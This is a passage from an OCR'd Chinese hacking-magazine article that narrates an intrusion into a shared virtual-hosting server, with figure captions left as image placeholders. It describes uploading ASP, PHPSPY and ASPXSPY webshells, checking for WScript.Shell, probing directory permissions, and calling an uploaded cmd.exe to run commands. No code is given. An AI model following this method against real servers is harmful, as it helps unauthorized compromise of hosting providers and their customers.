


图 1




图 2




图 3

器的安全情况。虽然这种虚拟空间服务器的安全情况应该相当的好，但我还是决定一试。检测组件时发现WSCRIP.SHELL和WSCRIP.NETWORK都不在了，看来管理员还是有点经验的，如图3。

既然命令没有办法执行，我们就看看目录的访问权限有没有。可是结果还是很令我失望，不仅安装程序目录C:\Program Files不能访问，如图4，就连世界公认的EVERYONE可以访问的目录C:\Documents and Settings\All Users都不能访问，如图5。好象一切都不是很顺利，ASP马确实只是GUEST权限，思路第一次陷入了僵局。

从一开始就对此次入侵没有抱太大希望，所以完全可以以一颗平常心去对待此次检测。点燃一只烟，思绪在烟雾中飞舞……既然是全能空间，我们不妨换个脚本木马上去看看权限如何。

说做就做，很快搞了PHPSPY上去，可是结果没有料想的那样好，PHP依然是GUEST权限，如图6。

小知识：

虽然PHP在apache下是SYSTEM权限，但是这台主机使用的是IIS，PHP自然也就继承了IIS的GUEST权限。




图 4

图 5




图 6




图 7

既然PHP没有用处，那就换个.net的马上去，通常情况下，.net可是USER权限啊，希望服务器没有变态到把.net也搞成GUEST。传上ASPXSPY后战战兢兢的执行系统命令，返回了如图7的结果，竟然是“拒绝访问”，哈哈，这次总算有点希望了。

立刻在我的站点目录下传好cmd.exe，然后调用这个cmd.exe继续执行命令，哈哈，Set成功了，如图8。尝试执行“net user”却没有任何反应，执行“ipconfig”等命令依然没有反应，如图9，入侵再次陷入僵局。

看来管理员还是对服务器的安全下过工夫的，但是我也不是轻易就能放弃的人，既然结果在一点点的变好，我还是继续我的入侵之路吧。

现在看来命令是无法执行了，不过.net的权限确实比ASP和




图8

